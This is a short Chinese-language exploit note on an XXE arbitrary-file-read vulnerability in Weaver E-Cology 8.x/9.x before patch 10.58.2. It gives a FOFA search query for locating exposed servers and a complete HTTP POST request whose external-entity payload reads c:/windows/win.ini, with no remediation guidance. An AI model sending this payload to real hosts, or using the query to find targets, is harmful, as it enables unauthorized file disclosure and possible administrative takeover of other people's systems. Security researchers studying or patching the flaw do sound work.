F6-9泛微-E-Cology-任意文件读取


漏洞描述：

泛微e-cology某处功能点最初针对用户输入的过滤不太完善，导致在处理用户输入时可触发XXE。后续修复规则依旧可被绕过，本次漏洞即为之前修复规则的绕过。攻击者可利用该漏洞列目录、读取文件，甚至可能获取应用系统的管理员权限。

影响版本：

泛微 EC 9.x 且补丁版本 < 10.58.2
泛微 EC 8.x 且补丁版本 < 10.58.2

网站图片：



网络测绘：

fofa语法：

body="/js/ecology8" || body="wui/common/css/w7OVFont_wev8.css" || (body="weaver" && body="ecology") || (header="ecology_JSessionId" && body="login/Login.jsp") || body="/wui/index.html" || body="jquery_wev8" && body="/login/Login.jsp?logintype=1"

漏洞复现：

payload：

```
POST /rest/ofs/ProcessOverRequestByXml HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Content-Type: application/xml

<?xml version="1.0" encoding="utf-8" ?><!DOCTYPE test[<!ENTITY test SYSTEM "file:///c:/windows/win.ini">]><reset><syscode>&test;</syscode></reset>
```

效果图:
读取 c:/windows/win.ini